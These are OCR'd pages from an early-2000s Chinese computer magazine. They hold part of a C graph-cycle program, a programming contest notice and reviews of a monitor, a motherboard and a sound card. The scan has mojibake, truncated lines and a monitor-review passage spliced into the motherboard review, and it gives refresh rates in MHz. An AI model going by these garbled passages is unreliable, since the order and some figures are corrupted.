        gv2->v1[i2]=-gv2->v1[i2];gv2->v2[i2]=-gv2->v2[i2]; }
   }
   if((gv3->v1=(int *)malloc((gv3->m)*sizeof(int)))==NULL)return(-1);
   if((gv3->v2=(int *)malloc((gv3->m)*sizeof(int)))==NULL)return(-2);
   if((gv3->e =(int *)malloc((gv3->m)*sizeof(int)))==NULL)return(-3);

   i2=0;
  for(i1=0;i1<gv1->m;++i1)
  {if(gv1->v1[i1]<0||gv1->v2[i1]<0){gv1->v1[i1]=-gv1->v1[i1];gv1->v2[i1]=-gv1->v2[i1];}
    else{gv3->v1[i2]=gv1->v1[i1]; gv3->v2[i2]=gv1->v2[i1]; gv3->e[i2]=gv1->e[i1]; ++i2;}
   }
  for(i1=0;i1<gv2->m;++i1)
  {if(gv2->v1[i1]<0||gv2->v2[i1]<0){gv2->v1[i1]=-gv2->v1[i1];gv2->v2[i1]=-gv2->v2[i1];}
    else{gv3->v1[i2]=gv2->v1[i1]; gv3->v2[i2]=gv2->v2[i1]; gv3->e[i2]=gv2->e[i1]; ++i2;}
   } return(1);
}
```

```
//该函数判断图是否为简单回路,如是对边按回路排序
int gmjdc(Gv *gv)
{ int i,j,h1,h2,h3;
  int is,ie,ip1,ip2; //ip1:待填入位指针 ip2:待处理边指针
  if(gv->m<=0)return(0);
  is=gv->v1[0]; ie=gv->v2[0];//加入头一边
  ip1=1;ip2=1;
  while(ip2<gv->m)
  {for(i=ip2;i<gv->m;++i)
     if(gv->v1[i]==ie || gv->v2[i]==ie)
   { if(gv->v2[i]==ie){h1=gv->v1[i];gv->v1[i]=gv->v2[i];gv->v2[i]=h1;}
       ie=gv->v2[i];
        if(i!=ip1)
             {h1=gv->v1[i];h2=gv->v2[i];h3=gv->e[i];
                if(ip2>ip1)//新边插入
                      {if(i!=ip2){gv->v1[i]=gv->v1[ip2];gv->v2[i]=gv->v2[ip2];
gv->e[i]=gv->e[ip2];}
                   for(j=ip2-1;j>=ip1;--j){gv->v1[j+1]=gv->v1[j];gv->v2
[j+1]=gv->v2[j];gv->e[j+1]=gv->e[j];}}
            else
                      {gv->v1[i]=gv->v1[ip1];gv->v2[i]=gv->v2[ip1];gv->e[i]
=gv->e[ip1]; }//新边后接
             gv->v1[ip1]=h1;gv->v2[ip1]=h2;gv->e[ip1]=h3;
               }
       ++ip1;++ip2;
        break;
     }
    if(i>=gv->m)return(-1); //找不到回路下一点

    if(ie==is && ip2<gv->m)
   {for(i=0;i<ip2;++i)
     for(j=ip2;j<gv->m;++j)
     if(gv->v1[j]==gv->v1[i]){is=gv->v1[i];ie=is;ip1=i;goto hline;}
     else if(gv->v2[j]==gv->v1[i]){is=gv->v1[i];ie=is;ip1=i;goto hline;}
     return(-1);
    }
   hline:continue;
  }
 if(is==ie)return(1);
 else return(-1);
}

int nout,nc; Gv *gb;// nout:所含回路数 nc:基本回路数

//该函数递归遍历所有环和积并输出基本回路
void cout(int ie, Gv *gv1)
{int i,j; Gv gv2={0,0,NULL,NULL,NULL,NULL};
 if(gmjdc(gv1)>0)
    for(j=0,printf("\n***第%d个简单回路子图(长度为%d):\n%d",
++nout,gv1->m,gv1->v1[0]);j<gv1->m;++j)printf("-(e%d)-%d",gv1->e
[j],gv1->v2[j]);
 if(ie>=nc-1)return;

 for(i=ie+1;i<nc;++i)
 {gmhadd(gv1,gb+i,&gv2);
  cout(i,&gv2);
  gvfree(&gv2);}
}

void main(void)
{ int i,j;
 Gv gv={0,0,NULL,NULL,NULL,NULL},gvi,*gbc;
 Gtp gtp={0,NULL,NULL,NULL};
 if(rmdata("input.dat",&gv)<=0)
 {printf("\n输入数据错误或内存不足!");exit(0);}

 if((gtp.nt=gmjtree0(&gv))<0)
 {printf("\n运行函数gmjtree0()时内存不足!");exit(0);}
 if(gmjtree1(&gv,&gtp)<0)
 {printf("\n运行函数gmjtree1()时内存不足!");exit(0);}
 for(i=0,nout=0;i<gtp.nt;++i)
    if((nc=gtp.ip2[i]-gtp.ip1[i])>0)
   { gvi.n=gv.n; gvi.m=gtp.ip2[i]-gtp.ip0[i]; gvi.dv=gv.dv;
    gvi.e=gv.e+gtp.ip0[i]; gvi.v1=gv.v1+gtp.ip0[i]; gvi.v2=gv.v2+gtp.ip0[i];
          gmcbasem(&gvi,gtp.ip1[i]-gtp.ip0[i],gtp.ip2[i]-gtp.ip0[i],&gbc);
     gb=gbc;
          for(j=0;j<nc;++j)
                  cout(j,gbc+j);
     for(j=0;j<nc;++j)gvfree(gbc+j);
      free(gbc);
    }
   gvfree(&gv); gtpfree(&gtp);
}
```

2000年第23期获奖名单

擂　　主：李　江（北京）

优秀选手：王志文(西安)　郭占刚(广东)　赵建国（江西）
崔杰(黑龙江)　张开疆(湖北)　何跃平（天津）
戴宏黔(云南)　刘利文(天津)　谭　恒（四川）
程平平(海南)

本期评委：吴文虎　刘雅英　罗光宣　任琼英

擂主将获得金山笔圣草书王一套,优秀选手获《飞鹰行动》或《飞行英雄》光盘一套。

本期奖品由金山公司提供。

2001年第5期擂台赛题目

拼图游戏

设有$2^k \times 2^k$个方格的图案，在该图案中有且仅有一个方格不能用拼图块盖住。现在要求用形状如图1的拼图块拼成给定的图案，拼图块可以正反及各个方向放置。要求每一方格必须且只能被1个拼图块覆盖。

具体要求:输入三整数k,m,n,表示图案规模为$2^k \times 2^k$,且第m行与第n列方格不能被覆盖。

输出:以拼图方案的字符图形表示,也欢迎但不硬性要求基于图形方式的输出表示。

具体实例：例如输入2　4　2

则相应要求被填充的图案如图2所示，其中黑色方格为不能被覆盖方格，白色方格为必须覆盖方格。

相应结果用字符方阵表示则为:

```
5 5 4 4
5 2 2 4
1 1 2 3
1 0 3 3
```




图1




图2

其中大于0的数字为不同拼图块的编号，0则表示为不可覆盖方格。

参 赛 要 求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。

（2）非常欢迎将参赛程序通过软盘或E-mail：arena@cfan.cn.net寄来。

（3）本次擂台赛评奖日期为：2001年5月10日。

（4）来稿请寄：北京9615信箱《电脑爱好者》编辑部（擂台赛2001年第5期）收（100086）。

硬件评测一直是我们希望为读者提供的一块内容。为此，编辑部专门组建了编辑队伍，并与硬件评测实力雄厚的“橄榄树”网站合作，联合进行评测。我们力求做到客观、公正、信息量大，不辜负读者对我们的信任。

显示更精彩的 Acer 79P

□ CFan 评测室 www.cfan.com.cn
橄榄树 www.pcolive.com 联合评测

显示器的发展方向已经从15英寸转向了17英寸，而且17英寸显示器已经进入了纯平时代。17英寸纯平显示器在多媒体方面的表现极为出色，在游戏和工作的时候我们眼睛的感觉更舒服，这主要得益于17英寸纯平显示器的分辨率高和画面精细的特点。在众多的显示器品牌中，受到用户广泛欢迎的品牌有ADI、Acer、美格等品牌，其中Acer的产品比较丰富，既有低档的产品也有中高档的产品。今天我们拿到了一款由Acer推出的中档纯平显示器，它的型号是79P(图1)。



图1

普通球面显示器的幕面是凸的，这种显示器显示图像有一定的变形和失真。为了解决这一问题，就必须增大幕面的曲率半径，使其接近于平面或为完全平面。平面显示器采用超平工艺，使幕面完全呈平面，使垂直和水平方向屏幕对外部光线的反射率均为最低，因此人们在观看时不会觉得眩目。此外，纯平显示器采用灰色显示屏外罩来增强荧光屏的对比度，显示画面色彩分明、图像鲜艳。纯平显示器还有其他许多优点，如图像清晰、色彩艳丽、寿命长等。因此，计算机的显示终端及大屏幕彩电都采用纯平的。

这款显示器的包装可真是大，上面也印着大大的Acer标记，让人看上去一目了然。我们迫不及待地将显示器取出来，哇，它还真是挺沉的呢！后来看了说明书才知道，其净重有20公斤，体积414mm × 457mm × 445mm（宽、高、深）。拆开包装后发现，除了显示器、底座（图2）、说明书、驱动盘、电源线之外，还带一个麦金塔转换接头，用来配麦金塔（MAC）机器的。可见Acer的产品设计还是抱着为用户着想的态度的。




图2




图3




图4

这款显示器的外观还是不错的，它的外壳为通体白色，在显示器的后面布满了散热孔（图3），让人对它的散热能力非常放心。显示器的散热性好，就保证了可以稳定工作。其前方面板略带弧形，右上方贴有TCO99安规环保认证（图4），比较担心辐射的用户可以放心。由于对显示器的辐射、节电、环保等方面的要求，显示器的认证标准也应运而生。1987年，瑞典技术认证局就电磁辐射对人体健康的影响提出了一个标准，即MPR-1。到了1990年，MPR-1进一步扩展成MPR-2，更详细地列出了21项显示器标

准，包括闪烁度、跳动、线性、光亮度、反光度、字体大小等，对超低频和低频辐射进行了限制，成为一种比较严格的电磁辐射标准。随着时间的推移，人们对健康投入了更多的关注，如今MPR-2已经成为显示器最基本的低辐射标准，现在市场上的显示器基本上都通过了该标准。1992年，瑞典专业雇员联盟（TCO）在MPR-2的基础上对节能、辐射提出了更高的环保要求，即TCO92标准。TCO标准经过不断扩充和改进，逐渐演变成了通用的世界性标准。TCO92包括了对显示器的电磁辐射、自动电源关闭、耗电量、防火及用电安全、TCO验证证明这五个方面的标准。随后的TCO95又加入了对环保和人体工程学的要求，范围扩大到整个微机系统。新的TCO99则提出了更全面、更严格的环保及用户舒适度的标准。当然通过TCO认证的显示器的售价也有所提高，但是物有所值。为了用户的身体健康，Acer的这款79P通过了严格的TCO99标准认证，所以这款显示器在使用时对人体的影响非常低，用户可以放心地使用这款显示器！明基Acer显示器也是中国制造商中第一批通过TCO99认证的厂商。

在显示器的前面板上有3个控制键（图5），分别是ikey、iwheel和power。ikey是智能型自动调整控制键，这个键是Acer独创的，功能是在切换分辨率时可以自动调整画面的大小及位置。如果你在切换分辨率的时候发现屏幕没有被整个充满，按一下ikey键就会自动将屏幕充满。


图5

iwheel是一个飞梭旋转钮，类似于单键飞梭的转盘，可以左右旋转以进行功能设定。可选择的项目都以图形化菜单的形式出现，很容易理解。其菜单项主要有：

1.明亮度调整，包括对比度和亮度。

2.几何调整，包括水平画面位置、水平画面大小、垂直画面位置、垂直画面大小、旋转、枕形失真、平衡调整、梯形失真、平行四边形调整、上端拉角、下端拉角。

3.颜色调整中可以调节出5种不同的色温模式，并可选择出厂预设模式和使用者模式。

4.恢复几何调整默认值。

5.手动消磁。

6.其他功能，其中有水平集中、垂直集中、水平水波纹设定、接头选择（即SUB或BNC）、语言选择（支持德、英、西、法、意）。

该款显示器采用了三菱的钻石珑纯平显像管，其对角线长17英寸，最大可视范围对角线长16英寸，点距为0.25mm，水平扫描频率30-98kHz，垂直扫描频率50-160Hz，带宽176MHz，最大分辨率1600×1200。

虽然是纯平的显示器，但是其在使用时的凹陷感并不是很强。在评测过程中，我们使用了最普通的MSI TNT2 M64显卡，在800×600分辨率下可以达到144MHz刷新率，1024×768可达100MHz，1280×1024达85MHz。其说明书上的推荐设置为800×600/150MHz、1024×768/118MHz、1280×1024/88MHz、1600×1200/76MHz。

这款显示器运用了ARC技术（Anti Reflect Coating，防反射涂层），它可以降低屏幕对周围环境的反射光，避免图像受到干扰，保护人的眼睛。同时使用的还有ASC技术（Anti Static Coatings，防静电涂层），它能使平面显示器减少灰尘吸附量，无须经常清洗屏幕。在实际使用中，我们发现防反射涂层这一功能很实用，感觉它使字体更加清晰。

正式测试时，我们使用的是WINFAST S320II PRO 32MB显卡。

首先我们来看看这款Acer79P显示字符的效果如何，毕竟我们在日常工作中使用最多的就是字符了！其实Acer公司早就考虑到了字符显示的问题，这款显示器使用三菱钻石珑纯平显像管，其很重要的特点就是字符的显示效果非常好！测试中，我们感觉字符的整体效果看上去非常的舒服，而且字符的边缘也非常的清晰，即使你把显示器的分辨率调整到1280×1024，字符的清晰程度也没有什么变化。

显示器的点距是0.25毫米，理论上讲应该有很细腻的显示效果，我们的测试方法是在写字板里打上一个大写的M，通过M的显示状态就可以看出这个0.25mm点距的显示效果了。从我们测试的效果看还是不错的，大写的M字符很清晰，如果显示的效果不好，这个大写的M就会挤成一个黑点。

精细的点距在显示图像的时候也会有非常不错的表现，我们使用了一款游戏作测试，它就是玩家非常热衷的QUAKE3。我们使用的分辨率是1024×768，在游戏中我们感觉显示的效果不错，各种细节表现得也很清晰，尤其是在显示建筑物的边缘时，基本上看不出有锯齿的感觉，而且游戏中的画面颜色柔和亮丽。

显示器的散热性能对显示器的寿命影响非常大，尤其是显示器在高分辨率下工作的时候其发热量会非常高。我们测试的方法是将显示器的分辨率调整到1600×1200上，然后将显示器开4个小时左右，此时的显示器仍旧只是微热而已。

综上所述，我们感觉这款Acer79P显示器的性能是非常出色的，提供了高达176MHz的带宽和0.25mm的点距，显示的效果较佳，而且由于Acer79P属于高带宽的显示器，所以在高分辨率的情况下处理图像也游刃有余！显示器还通过了非常严格的TCO99的认证，对使用者的健康较有保障，Acer79P在显示上还兼顾了字符和图像的显示效果，显示器的OSD菜单设计得详细易用，提供了6种工厂预设模



815EP主板测试


□ CFan- 橄榄树网站
联合评测

主板芯片中，Intel 公司和 VIA 公司之间的斗争可算是历史悠久了。在 Intel BX 时代，由于 BX 芯片组的性能非常的出色，而且迎合了当时赛扬等 CPU 的需求，所以 VIA 芯片的主板一直没有能够成为主流产品。更重要的是，当时的 VIA 芯片自身还存在着一些问题，影响了产品质量。但是时代是不断发展的，BX 芯片所支持的技术已经不能够满足发展的需求，而 Intel 公司又迟迟没有能推出足以代替 BX 性能的换代产品。此时 VIA 看准机会推出了拥有众多新功能的 694X 主板芯片，并且很快被众多主板生产厂家和用户所认同，成为继 Intel BX 芯片以后性价比很高的产品。

面对 VIA 公司严峻的挑战，Intel 公司很快作出反应，推出了 i815E 芯片组。凭借着同样出色的新功能和特点，希望能够将 VIA 694X 一举打败，但事与愿违。正是由于 i815E 芯片组众多的新功能使其市场售价非常高昂，在制成主板以后，和采用 VIA 694X 芯片组的主板相比，暴露出了性价比不高的缺点，形成了一种 Intel 公司用户流向 VIA 公司的尴尬局面。为了挽回失去的市场，几乎在很短的时间里 Intel 公司就推出了一款面向普通用户的低价芯片组，它就是 i815EP！

在推出 i815EP 芯片组以后，市场反响非常热烈。这款芯片组的性能与 i815E 芯片组相比基本持平，而市场售价却降低了不少，而且采用 i815EP 芯片的主板电路并不需要很复杂的改动就可以实现对 i815E 的支持，所以也受到了主板生产厂家的欢迎。那么到底 815EP 芯片组是一款什么样的产品呢？其实简单的说，它就是 815E 芯片组的简化产品。由于 815E 芯片组中集成了显示部分 i752，而 i752 无论 3D 效果还是 2D 性能都不能够满足现在用户的需求，所以完全可以说 i752 是一个鸡肋，食之无味弃之可惜。而且 i752 还直接导致了 i815E 芯片组成本的提高，所以在 i815EP 主板芯片中去掉了 i752 的显示部分，大大地降低了成本。i815EP 芯片除了去掉了 i752 显示部分以外，其他的功能都同 i815E 相同，因此成为现在市场上性价比很高的一款产品。目前大多数主板生产厂家都已经推出了采用 i815EP 芯片的主板！

此次我们测试的是皇朝的 i815EP 主板。皇朝对大家来说还是比较熟悉的。2000 年夏天在 815 主板的售价高达 1200 多元的时候，皇朝第一个推出了 999 元的 815 主板，从而在当时的市场上掀起了轩然大波，也带动了 815 主板芯片平民化的进程。在 i815EP 芯片出现的时候，皇朝当然也不会袖手旁观，也推出了一款采用最新 i815EP 芯片的主板，它的型号是 3SLAP（图 1）。我们今天就来看看它的性能表现如何。



Í¼1

当我们拿到这款皇朝公司送测的 3SLAP 主板的时候，发现其包装并没有什么出奇之处，与皇朝其他的主板包装相比没有什么改变，只是通过主板右侧的型号标签来

式和 10 种用户模式。这种数控的 OSD 菜单使用户一目了然，即使非专业用户也可以根据菜单中的图标提示自如地调整显示器的各种功能。总的来说，这款显示器是众多纯平显示器中性价比非常突出的一款。截止到 2 月 12 日，市场售价在 3500 元人民币左右，无论是玩游戏还是办公使用都可以获得非常好的效果。所以如果想要选购一款纯平显示器的话，Acer79P 是你不错的选择！

进行区分。打开包装就可以看到一块对主板起保护作用的硬纸垫，它的作用就是减缓主板在运输过程中颠簸挤压对主板造成的冲击，从而保护主板不受损坏。将这个纸垫取出就可以看到主板了。主板被紧紧地包裹在一个绝缘袋中，包装盒（图2）内除了主板以外还有一条ATA100数据线，一条软驱数据线，一张品质保证书，



图 2

一本说明书和两张光盘。

这款主板采用了皇朝主板一贯采用的金黄色PCB底板，其各电气元件之间的布局紧凑合理，看得出厂家在这方面还是动了心思的。用手抚摸主板的边角等地方，没有毛刺的感觉，手感细腻光滑，看来是经过磨边处理的。但是在I/O接口的用料上面，这款皇朝主板不是很好，I/O接口大多没有采用名牌大厂的产品，不过在其他电气元件上面，这款主板大多采用了耐高温的贴片电容设计，所以长时间工作的能力应该不错。

皇朝3SLAP主板的北桥芯片采用了Intel 815EP芯片，南桥芯片采用了Intel FW82801BA芯片。如果是815的话，其南桥就会采用Intel FW82801AA芯片了，其实815与815E的区别就只是南桥上的差异。但是815EP芯片与815E芯片的区别恰恰相反，其采用的南桥都为Intel FW82801BA，而北桥采用芯片型号不同。既然这款主板采用了FW82801BA南桥芯片，当然就支持最新的数据传输协议ATA100了。要实现ATA100数据的传输，光主板支持是不够的，你还需要一块支持ATA100数据传输协议的硬盘，这里不再赘述。

这款主板采用了Socket 370接口（图3）设计，所以支持Intel(R) CeleronTM/Coppermine 处理器，支持的外频




图 3

包括233MHz、266MHz、300MHz、333MHz、350MHz、400MHz、450MHz、500MHz、533MHz、667MHz、700MHz、733MHz、800MHz、866MHz或以上。除了上面的CPU以外，它还支持VIA CyrixIII 100外频的CPU，众多的支持给用户日后的升级留下了很宽的选择余地！

这款主板提供了非常多的插槽（图4），为用户日后的扩充留下了充足的空间，它还提供了一个CNR插槽。CNR是比AMR更强大的一种插槽。大家从外形上来看，CNR似乎与过去的AMR插槽很相似，但两者之间可是有着质的不同的。CNR不仅能够借助ICH2来实现10/100M以太网、1Mbps Home PNA或v.90 Modem的功能，而且可以和Intel新推出的CNR扩展卡一起组合成LAN适配卡，这样就可以低成本实现LAN功能。同时它还可以升级至5.1声道环绕音效的声卡，为你提供真正家庭影院的效果，而价格又大大地降低了，可以说CNR是对AMR的一个革命性的创新。除了CNR以外，这块主板还提供了6个PCI插槽和1个




图 4

……个PCI ……AGP显 ……以运行 ……大加快 ……以支持 ……主板芯 ……如果 ……量，但 ……量内存

已不再难以企及。显然在这一点上，Intel公司的i815EP等芯片就不如VIA公司的694X芯片了，694X芯片的最高内存容量可以支持到1.5GB，这才叫海量呢！

区分815EP和815E主板还有一个方法，以前815E主板I/O接口中只提供了一个COM接口，另一个COM接口需要通过一根连线从主板上面引出来，这是因为i752显示接口占据一个COM接口位置。但是在815EP主板上就不同了，它去掉了i752显卡功能，当然也就不要i752显示接头了。所以815EP主板的I/O接口处（图6）提供了两个COM接口，大家凭借这个特点就可以轻松地辨别815EP主板了！

在CPU插槽的附近，设计了一些直立电容和稳压块，它们都是为了稳定CPU的工作状态才设计的。由于



图 5

离 CPU 的距离很合适，因而给 CPU 留出了充足的空间，这样 CPU 周围的空气流通就顺畅多了，CPU 工作起来也就更凉快。当然，再凉快的 CPU 也抵不住 DIY 们的超频热潮。在 CPU 超频纪录不断被打破的今天，CPU 的散热问题也逐渐受到了人们的重视，所以多种多样的 CPU 散热方式被设计了出来。虽然这些散热方式的工作原理不同，但是有一点是相同的，那就是这些散热器的体积都相当的庞大。如果 CPU 近距离内有很多电容的话，就没办法享受到这些极品的散热器了。看来这款主板真是很体贴大家。




图 6

由于主板的板型不是很大，为了避免各电气元件给人拥挤的感觉，主板通过合理的安排还是尽量拉大了各个接口之间的位置，以增强美观性和散热效果，像两个 ATA100 接口（图 7）就和内存插槽并列设计在主板的最下边，这样，扁长的 ATA 数据线就远离了 CPU、显卡等配件，加大了这些配件散热的空间，从而加强了机箱内空气的流动！

安　装

由于这款主板采用了 BIOS 软跳线的方式来设定 CPU 等器件的参数，所以安装的时候就比较简单了。虽然简单，但是初学者还是需要一些帮助的。遗憾的是，这款主板所配的说明书是英文的，对于英文不太好的用户来说，阅读起来有些困难。我们使用的 CPU 是 PIII650E，它的倍频是6.5，外频是100MHz。我们首先将 CPU 插槽的拉杆拉起，然后将 CPU 插在 CPU 插槽里，推下拉杆，这样 CPU 就被牢牢地固定在 CPU 插槽上了。然后我们再安装好显卡、内存、硬盘等配件，随后接通电源。如果硬件安装没有什么问题的话，屏幕上就应该出现计算机的自检信息，然后我们在出现提示进入 BIOS 信息的时候按下 “Del” 键，进入 BIOS 菜单，通过这些菜单可以对主板、CPU 等参数作出优化调整。调整好以后存储 BIOS，然后重新启动。




图 7

顺利地重新启动并再次进入 Win98SE 以后，我们取出主板附带的驱动光盘，将其放入光驱中。一般的驱动光盘都会自动运行并出现安装菜单，但是我们发现刚刚装好的 Win98SE 的驱动器列表里没有光驱，我们起初以为可能是刚刚安装好 Win98SE，光驱驱动程序还没有来得及载入，但是重新启动以后故障依旧。我们百思不得其解，最后只好求助皇朝公司的技术人员。原来是由于 Win98SE 不能正确识别815EP芯片组，毕竟Win98SE比815EP芯片年长了一些，所以出现了上面的故障。其实解决的方法也很简单，我们进入控制面板中的系统菜单，选择设备管理器，然后在菜单中选择硬盘控制器中的主IDE通道选项，将里面的双 IDE 通道选项打开，然后重新启动一次就可以了。

在 Win98SE 中要实现 ATA100 数据传输方式，首先你的硬盘要支持 ATA100 数据传输协议，然后安装主板驱动光盘中的 Intel　ATA100 补丁程序，就可以打开 Win98SE 的 DMA 模式了。它可以大大地加快硬盘的数据吞吐速度，还可以减少硬盘对 CPU 的占用率，从而使速度得到很大程度的提升。

我们的测试平台:

CPU ：PIII650E（图 8）
主板：皇朝 3SLAP
显卡：升技 MX 32MB
内存：现代 PC133 256M（128x2）
硬盘：迈拓星钻一代 20GB（ATA100）
操作系统：中文 Win98SE+DX7.0A

WINBENCH99 测试结果 ：


CPU MARK32	54.5
FPU WINMARK	3260
HIGH-END DISK WINMARK	18500

通过测试，看来 815EP 的性能果真和 815E 是持平的，无论是 CPU MARK32 还是 FPU WINMARK 测试速度都是不错的，而在 ATA100 性能方面更是 i815EP 的长项，速度非常的快，与 ATA66 相比优势明显。

3DMARK2000 测试结果 ：

640x480 16bit	5436
640x480 32bit	4949
800x600 16bit	5055
800x600 32bit	4025
1024x768 16bit	2916
1024x768 32BIT	2858

3DMARK2000 是用来测试显卡比较权威的软件了。它


í¼8

在运行的时候系统占用率非常高，所以对机器整体的运算要求也很高。在高分辨率的时候就能将显卡运行在极限速度！同时对主板的负载也就增加了，所以用来测试主板的3D子系统是非常合适的。从我们的测试结果来看，它的速度不错，高带宽的特点使显卡速度更快，可以将我们的显卡速度发挥到极限。看来AGP4X对速度的提升还是很明显的！

QUAKE3 的测试：

	QUAKE3 DEMO1	QUAKE3 DEMO2
640x480 16 bit	91.1	92.3
640x480 32bit	83.7	83.2
800x600 16bit	79.1	75.1
800x600 32bit	62.8	63.2
1024x768 32bit	52.4	56
1024x768 32bit	41.9	42.6

主板的3D子性能非常完善，所以对AGP显卡支持就很好，这从我们上面的测试结果可以看出来。

超频——线性超频

由于这块主板支持线性超频功能，所以在超频时操作很方便。线性超频支持以1MHz为单位的向上调节CPU的外频，从而超频成功的可能性大大提高了。这款皇朝主板可以提供从100MHz-133MHz的1MHz阶梯提频调节。下面是超频的记录：

当外频为101	主频为656	顺利通过任何测试软件的测试
当外频为102	主频为663	顺利通过任何测试软件的测试
当外频为103	主频为670	顺利通过任何测试软件的测试
当外频为104	主频为677	顺利通过任何测试软件的测试
当外频为105	主频为680	顺利通过任何测试软件的测试
当外频为106	主频为689	顺利通过任何测试软件的测试
当外频为107	主频为695	顺利通过任何测试软件的测试
当外频为108	主频为700	顺利通过任何测试软件的测试
当外频为109	主频为708	顺利通过任何测试软件的测试
当外频为110	主频为715	顺利通过任何测试软件的测试

虽然我们的CPU还可以超得更高，但是由于外频的不断提高，PCI频率也逐渐上升，而硬盘，显卡等周边设备的承受能力是有限的，再向上超频就存在一定的风险了。所以在外频110时超频测试停止，但从超频的结果来看，这块主板表现不错。下面就是我们在677时运行WINBENCH99的测试结果：

WINBENCH99 测试结果：

CPU MARK32	57.5
FPU WINMARK	3380
HIGH-END DISK WINMARK	18400

总　　结

就笔者个人而言，选择一块主板最重要的是稳定性，而非超频等其他功能。在测试的时候，笔者运行了包括QUAKEIII、FIFA2001等在内的大型3D游戏，均没有发现任何不兼容以及不稳定的现象。为了进一步测试这款主板的稳定性，我们又进行了72小时拷机。经过3天的运行，这款皇朝815EP没有出现死机情况。

通过测试我们认为，这款皇朝815EP主板的性能较好，性价比较高，稳定性也值得称道，对于想节省些银两的朋友来说应该是个不错的选择。

瑞丽 DVD2 声卡测试

□ CFan-橄榄树网站联合评测

在低档声卡芯片中，8738是一款性价比不错的产品，它是第一个将4声道带入低端产品的芯片。但是随着时间的流逝，8738的效果已经不能够满足我们日益增长的多媒体需求，所以市场中出现了可以代替8738芯片的FM801。它比8738支持的功能更多，而且还可以支持5.1声道的输出，而采用FM801芯片的声卡又非常便宜，从而成为继8738芯片后性价比更高的一款产品！

瑞丽的声卡向来口碑不错，目前市场上瑞丽的PC2000家庭影院和瑞丽DVD4声卡效果虽然不错，但是售价比较高。所以为了弥补在低端市场的缺憾，瑞丽推出了DVD2声卡（图1），它同样采用了FM801芯片，而市场售价只有120元，性价比非常突出！




图1

外　观

